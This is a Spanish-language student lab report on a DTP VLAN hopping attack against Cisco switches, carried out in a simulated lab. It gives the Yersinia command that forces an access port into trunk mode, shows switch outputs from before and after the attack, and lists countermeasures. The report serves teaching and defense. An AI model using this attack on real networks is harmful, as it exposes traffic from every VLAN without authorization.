

INSTITUTO TECNOLÓGICO DE LAS AMÉRICAS

Seguridad de Redes

DOCUMENTACIÓN TÉCNICA

Ataque DTP — VLAN Hopping

Conversión de Puerto Access a Trunk mediante DTP Desirable

Julio cesar Hernández tibrey

Matrícula: 2025-0702

Docente: Jonathan Rondón

Asignatura: Seguridad de Redes

Junio 2025

Link al video: <https://youtu.be/EbS1Wq1NCzk>

Repo de Github: <https://github.com/Julio-Cesar-H-T/DTP-Attack>

1. Objetivo del Laboratorio

Este laboratorio tiene como propósito demostrar en un entorno controlado (PNETLab) cómo un atacante puede aprovechar el protocolo DTP (Dynamic Trunking Protocol) de Cisco para convertir un puerto de acceso en un enlace troncal, obteniendo visibilidad no autorizada sobre todas las VLANs que transitan por el switch.

Al finalizar el laboratorio se habrán cumplido los siguientes objetivos:

- Comprender el funcionamiento del protocolo DTP y su vulnerabilidad en modo dynamic auto.
- Ejecutar el ataque de VLAN Hopping utilizando Yersinia como herramienta de inyección de tramas.
- Verificar el éxito del ataque mediante comandos de diagnóstico en los switches Cisco.
- Identificar y documentar las contramedidas aplicables en entornos productivos.

2. Objetivo de la Herramienta

La herramienta utilizada en este ataque es Yersinia, una plataforma especializada en ataques a protocolos de Capa 2 del modelo OSI. Para el ataque DTP, Yersinia envía tramas DTP Desirable hacia el puerto del switch, forzando la negociación automática del enlace troncal.

2.1 Parámetros Utilizados

Parámetro	Valor	Descripción
-attack 1	enabling trunk	Modo de ataque: envía tramas DTP Desirable para activar el trunk
-interface	ens3	Interfaz de red física del atacante conectada al switch objetivo
-G	(modo gráfico)	Lanza la interfaz gráfica interactiva de Yersinia

2.2 Comando de Ejecución

Modo CLI:

```
sudo yersinia dtp -attack 1 -interface ens3
```

Modo gráfico:

```
sudo yersinia -G
```

2.3 Requisitos para Utilizar la Herramienta

Requisito	Detalle
Sistema Operativo	Linux (Kali, Ubuntu, Parrot OS)
Herramienta	Yersinia (sudo apt install yersinia)
Permisos	Superusuario (root)
Red	Conexión física o virtual al puerto del switch objetivo
Puerto objetivo	Debe estar en modo dynamic auto o dynamic desirable
Simulador	PNETLab o GNS3 con imágenes IOS de Cisco

3. Documentación del Funcionamiento

El ataque DTP VLAN Hopping se basa en el protocolo Dynamic Trunking Protocol (DTP), un protocolo propietario de Cisco que permite la negociación automática de enlaces troncales entre switches.

3.1 ¿Por qué es vulnerable?

Cuando un puerto se configura en modo dynamic auto, queda en espera pasiva: acepta cualquier solicitud de trunk que provenga del extremo opuesto. Esto significa que cualquier dispositivo conectado a ese puerto puede enviar una trama DTP Desirable y forzar la conversión del puerto a modo trunk sin ningún tipo de autenticación.

```
SW-2(config)# interface ethernet 0/1
SW-2(config-if)# switchport mode dynamic auto ← Configuración vulnerable
```

3.2 Flujo del Ataque

El ataque sigue la siguiente secuencia lógica:

- Paso 1: El atacante configura su interfaz con IP en el rango 10.7.2.0/24.
- Paso 2: Yersinia envía tramas DTP Desirable hacia el switch (multicast 01:00:0C:CC:CC:CC).
- Paso 3: El switch en modo dynamic auto recibe la trama y responde aceptando el trunk.
- Paso 4: El puerto Et0/1 cambia de Operational Mode: static access a Operational Mode: trunk.
- Paso 5: El atacante ahora tiene visibilidad sobre todas las VLANs (1-4094) que transitan por SW-2.


3.3 Estado Antes y Después del Ataque

Parámetro	Antes del Ataque	Después del Ataque
Administrative Mode	dynamic auto	dynamic auto
Operational Mode	static access	trunk
VLANs visibles	Solo VLAN asignada	Todas las VLANs (1-4094)
Estado en show interfaces trunk	No aparece	Listado como trunking

4. Documentación de la Red

4.1 Topología del Laboratorio

```
[ R1 - Gateway / DNS ]
(10.7.2.254)
| trunk
[ SW-1 - Core ] (VTP Server) (10.7.2.1)
/ \
trunk / \ trunk
/ \
[ SW-2 - Acceso ] [ SW-3 - Distribución ]
(VTP Client) (VTP Client)
(10.7.2.2) (10.7.2.3)
| |
dynamic | | access VLAN 10
auto | |
[Atacante] [Víctima]
(10.7.2.151) (10.7.2.100)
```



4.2 Tabla de Direcccionamiento IP

Dispositivo	Interfaz / VLAN	Dirección IP	Máscara	Rol
R1 (Router)	Eth0/0.10	10.7.2.254	255.255.255.0	Gateway y DNS
SW-1 (Core)	VLAN 10	10.7.2.1	255.255.255.0	VTP Server
SW-2 (Acceso)	VLAN 10	10.7.2.2	255.255.255.0	VTP Client — objetivo DTP
SW-3 (Distribución)	VLAN 10	10.7.2.3	255.255.255.0	VTP Client
Atacante (user-pc)	ens3	10.7.2.151	255.255.255.0	Estación de ataque
Víctima	ens3 / VPCS	10.7.2.100	255.255.255.0	Objetivo final

4.3 Configuración de VLANs

VLAN ID	Nombre	Propósito
1	default	VLAN nativa del trunk (no utilizar para tráfico de usuarios)
10	Red_Operaciones	VLAN de producción — víctima y servicios

4.4 Interfaces Críticas

Switch	Interfaz	Modo	Conectado a
SW-1	Et0/0	Trunk	R1 (Eth0/0)
SW-1	Et0/1	Trunk	SW-2 (Et0/0)
SW-1	Et0/2	Trunk	SW-3 (Et0/0)
SW-2	Et0/0	Trunk	SW-1 (Et0/1)
SW-2	Et0/1	dynamic auto (VULNERABLE)	Atacante (ens3)
SW-2	Et0/2	Access VLAN 10	Víctima
SW-3	Et0/0	Trunk	SW-1 (Et0/2)

5. Capturas de Pantalla

5.1 Estado del Puerto ANTES del Ataque

Resultado del comando show interfaces e0/1 switchport en SW-2 mostrando Operational Mode: static access.

[CAPTURA 1 — SW-2 — show interfaces e0/1 switchport (ANTES)]

```
SW-2#show interfaces e0/1 switchport
Name: Et0/1
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: static access
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
```

5.2 Estado del Trunk ANTES del Ataque

Resultado del comando show interfaces trunk en SW-2 mostrando solo el enlace hacia SW-1.

[CAPTURA 2 — SW-2 — show interfaces trunk (ANTES)]

```
SW-2#show interfaces trunk

Port      Mode      Encapsulation  Status        Native vlan
Et0/0     on        802.1q         trunking      1

Port      Vlans allowed on trunk
Et0/0     1-4094
```

5.3 Ejecución de Yersinia

Interfaz de Yersinia ejecutando el ataque DTP con la opción enabling trunk (-attack 1).

[CAPTURA 3 — Yersinia — Ejecución del ataque DTP Desirable]

```
user@user-pc:~$ sudo yersinia dtp -attack 1 -interface ens3
[sudo] password for user:
<*> Starting NONDOS attack enabling trunking...
<*> Press any key to stop the attack <*>
```

5.4 Estado del Puerto DESPUÉS del Ataque

Resultado del comando show interfaces e0/1 switchport en SW-2 mostrando Operational Mode: trunk.

[CAPTURA 4 — SW-2 — show interfaces e0/1 switchport (DESPUÉS)]

```
SW-2#show interfaces e0/1 switchport
Name: Et0/1
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: trunk
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
```

5.5 Trunk Activo DESPUÉS del Ataque

Resultado del comando show interfaces trunk en SW-2 mostrando Et0/1 como trunk activo con acceso a todas las VLANs.

[CAPTURA 5 — SW-2 — show interfaces trunk (DESPUÉS)]

```
SW-2#show interfaces trunk

Port      Mode      Encapsulation  Status        Native vlan
Et0/0     on        802.1q         trunking      1
Et0/1     auto      802.1q         trunking      1

Port      Vlans allowed on trunk
Et0/0     1-4094
Et0/1     1-4094

Port      Vlans allowed and active in management domain
Et0/0     1,10,18,29,35,52,92
Et0/1     1,10,18,29,35,52,92
```

6. Contramedidas

Las siguientes medidas eliminan o mitigan el riesgo de VLAN Hopping mediante DTP:

6.1 Deshabilitar DTP Explícitamente

La contramedida más efectiva es desactivar DTP en todos los puertos de acceso y configurarlos en modo access fijo:

```
SW(config)# interface ethernet 0/1
SW(config-if)# switchport mode access
SW(config-if)# switchport nonegotiate
SW(config-if)# switchport access vlan 10
```

6.2 Configurar VLAN Nativa Dedicada

La VLAN nativa del trunk no debe ser la VLAN 1 (default). Asignar una VLAN exclusiva sin tráfico de usuarios:

```
SW(config)# interface ethernet 0/0
SW(config-if)# switchport trunk native vlan 999
```

6.3 Apagar Puertos No Utilizados

Todo puerto sin dispositivo conectado debe estar administrativamente apagado y asignado a una VLAN de cuarentena:

```
SW(config)# interface range ethernet 0/5 - 10
SW(config-if-range)# switchport mode access
SW(config-if-range)# switchport access vlan 999
SW(config-if-range)# shutdown
```

6.4 Port Security

Limitar la cantidad de direcciones MAC permitidas por puerto para prevenir conexiones de dispositivos no autorizados:

```
SW(config-if)# switchport port-security
SW(config-if)# switchport port-security maximum 1
SW(config-if)# switchport port-security violation restrict
```


Contramedida	Efectividad	Impacto Operativo
switchport nonegotiate	Alta — elimina DTP completamente	Bajo — solo afecta negociación automática
switchport mode access fijo	Alta — impide la negociación de trunk	Bajo — configuración estándar en acceso
VLAN nativa dedicada	Media — mitiga ataques de VLAN 1	Bajo — requiere planificación de VLANs
Shutdown de puertos	Alta — elimina vector de ataque	Bajo — solo puertos sin uso
Port Security	Media — limita dispositivos conectados	Medio — requiere gestión de MACs